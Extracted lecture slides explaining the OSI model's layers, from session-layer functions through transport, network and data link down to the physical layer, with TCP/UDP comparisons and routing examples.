

- Thus, the session layer performs three key functions
 - Authentication
 - Authorization
 - Session Management
- Our web browser performs all these functions of:
 - Session layer
 - Presentation layer, and
 - Application layer

The OSI Model



Layer 4: Transport Layer

- The transport layer deals with end-to-end issues, such as procedures for entering and departing from the network
- Transport layer controls the reliability of communication through
 - Segmentation
 - Flow Control
 - Error Control
- It is responsible for:
 - breaking a large data into smaller packets (if needed),
 - ensuring that all the packets have been received,
 - eliminating duplicate packets, and
 - performing flow control to ensure that no computer is overwhelmed by the number of messages it receives






The OSI Model



Layer 4: Transport Layer

- **Segmentation**

- Data is divided into smaller units called segments
- Each segment contains:
 - port number of source and destination, and
 - sequence number
- Port number helps direct each segment to the correct application
- Sequence number helps to reassemble the segments in correct order to form correct message at the receiver
 - so that it can be delivered to the correct application in that order




The OSI Model



Layer 4: Transport Layer

- Flow Control

- Here, transport layer controls the amount of data being transmitted
- Consider that the
 - server can transmit data at a maximum of 100 Mbps
 - mobile phone can process data at a maximum of 10 Mbps
- Server sends data at 50 Mbps
 - This is more than the processing capacity of mobile phone
 - Mobile phone with the help of transport layer can tell the server to slow down data transmission rate to 10 Mbps so there is no data loss
- Server sends data at 5 Mbps
 - Mobile phone tells the server to increase the speed to 10 Mbps to maintain system performance





The OSI Model



Layer 4: Transport Layer

- Error control
 - Transport layer also performs error control
 - If a data packet doesn't arrive at the destination, transport layer uses **Automatic Repeat Request** scheme to retransmit the lost or corrupted data
 - A group of bits called checksum is added to each segment by the transport layer to find out received corrupted segment



The OSI Model



Layer 4: Transport Layer

- Transport layer protocols are
 - Transmission Control Protocol (TCP)
 - User Datagram Protocol (UDP)
- Transport layer performs two types of transmission services
 - Connection-oriented Transmission
 - Done using TCP
 - Connectionless Transmission
 - Done using UDP

The OSI Model



Layer 4: Transport Layer

- UDP Vs. TCP

- UDP is faster than TCP, because
 - UDP does not provide any feedback
 - TCP provides feedback so that lost data can be retransmitted
- UDP is used where it doesn't matter if we received all data
 - E.g., Online video streaming, Songs, Games, VOIP
- TCP is used where full data delivery is must
 - E.g., WWW, Email, FTP, etc.,

TCP vs UDP



- | | |
|--|---|
| <ul style="list-style-type: none">• Connected• State Memory• Byte Stream• Ordered Data Delivery• Reliable• Error Free• Handshake• Flow Control• Relatively Slow• Point to Point• Security: SSL/TLS | <ul style="list-style-type: none">• Connectionless• Stateless• Packet/Datagram• No Sequence Guarantee• Lossy• Error Packets Discarded• No Handshake• No Flow Control• Relatively Fast• Supports Multicast• Security: DTLS |
|--|---|

The OSI Model



Layer 3: Network Layer

- Transport layer passes data segments to Network Layer
- Network layer works for the transmission of the received data segments from one computer to another located in different networks
- Data units in the network layer are called packets
- It is the layer where routers reside
- Key functions of network layer are
 - Logical addressing
 - Routing
 - Path determination




The OSI Model



Layer 3: Network Layer

- Logical addressing
 - IP addressing (IPv4 & IPv6) done in network layer is called Logical Addressing
 - Every computer in a network has a unique IP address
 - Network layer assigns sender's and receiver's IP address to each segment to form an IP packet
 - IP addresses are assigned to ensure that each data packet reaches the correct destination




The OSI Model



Layer 3: Network Layer

- **Routing**

- Routing is a method of moving data packets from source to destination
- Based on IP address and mask, routing decisions are made in a computer network
- It is based on the logical address format of IPv4 or IPv6 and subnet mask
- Suppose computers A & B are connected to networks 1 & 2 respectively
- From computer B we requested to access BBC NEWS website
- There is a reply from BBC server to computer B in the form of a packet
- This packet must be delivered to computer B only




The OSI Model



Layer 3: Network Layer

- **Routing**

- As we know, both computers A & B have their unique IP addresses
- Network layer of the BBC server adds sender and receiver's IP address in the packet
- The mask 255.255.255.0 tells that the first three octets (**192.168.20.1**) of the IP address represent network, while the last octet represents host or computer B
- Based on the IP address format, the received data packet will first move to network2 and then to computer B
- Based on IP address and mask, routing decisions are made in a computer network




The OSI Model



Layer 3: Network Layer

- **Routing**

- Based on IP address and mask, routing decisions are made in a computer network




The OSI Model



Layer 3: Network Layer

- **Path Determination**

- A computer can be connected to an Internet server in a number of ways
- Choosing the best possible path for data delivery from source to destination is called path determination
- Layer 3 devices use protocols such as:
 - OSPF - Open Shortest Path First
 - BGP – Border Gateway Protocol
 - IS-IS - Intermediate System to Intermediate SystemTo determine the best possible path for data delivery




The OSI Model



Layer 2: Data Link Layer

- Data Link Layer receives data packets from the Network Layer
- Data unit in the data link layer is called a **frame**
- Data packets contain IP addresses of the sender and the receiver
- There are two kinds of addressing
 - Logical addressing
 - Done in the network layer where sender's and receiver's IP address are assigned to each segment to form a data packet
 - Physical addressing
 - Done in the data link layer, where MAC address of sender and receiver are assigned to each data packet to form a frame
 - MAC address is a 12 digit alpha-numeric number embedded in the NIC of a computer




The OSI Model



Layer 2: Data Link Layer

- Data Link Layer is embedded as software in the NIC of the computer
- It provides a means for transferring data from one computer to another via a local media
- Local media includes:
 - copper wire, fiber optics, or air for radio signals
- Data Link Layer performs two basic functions:
 - it allows the upper layers of OSI model to access media
 - controls how data is placed and received from the media using such as
 - Media Access Control (MAC)
 - Error Detection




The OSI Model



Layer 2: Data Link Layer

- Consider two distant hosts:
 - A desktop and a Laptop communicating with each other
- As laptop and desktop are connect to two different networks
 - they will be using network layer protocols (E.g., IP) to communicate with each other
- Desktop is connected to router R1 via an Ethernet cable
- Laptop is connected to router R2 via a wireless link
- Router R1 and R2 are connected via a satellite link




The OSI Model



Layer 2: Data Link Layer

- Desktop wants to send some data to laptop

- Based on the medium used to connect desktop to router R1, data link layer adds some data in the head and tail sections of the IP packet and converts it to a frame (E.g., Ethernet frame)




The OSI Model



Layer 2: Data Link Layer

- Router R1 receives this frame, decapsulates it to an IP Packet and then encapsulates it again to a frame so that it can cross the satellite link to reach router R2
- Router R2 again decapsulates the received frame and encapsulates it again to form a wireless data link frame




The OSI Model



Layer 2: Data Link Layer

- Laptop receives this wireless data link frame, decapsulates it, and forwards IP packet to network layer
- Finally data arrives at the application layer
- Application layer protocols make the received data visible on computer screen
- Higher level layers are able to transfer data over the media with the help of data link layer



The OSI Model



Layer 2: Data Link Layer


- Media Access Control
 - Data link layer also controls how the data is placed and received from the media
 - The technique used to get the frame on and off the media is called Media Access Control
 - There may be a number of devices connected to a common media
 - If two or more devices connected to same media send data simultaneously, there may be collisions of data packets resulting in loss of data
 - To avoid this situation, data link layer keeps an eye on when the shared media is free so that devices can transmit data for the receiver
 - This is called Carrier Sense Multiple Access (CSMA)
- Error Control
 - Tail of each frame contains bits which are used to check for errors in the received frame
 - Errors occur due to certain limitations of the media used for transmitting data

The OSI Model



Layer 1: Physical Layer

- Till now, data from application layer has been
 - segmented by transport layer,
 - placed into packets by network layer, and
 - framed by data link layer
- This is a sequence of binary 0's and 1's


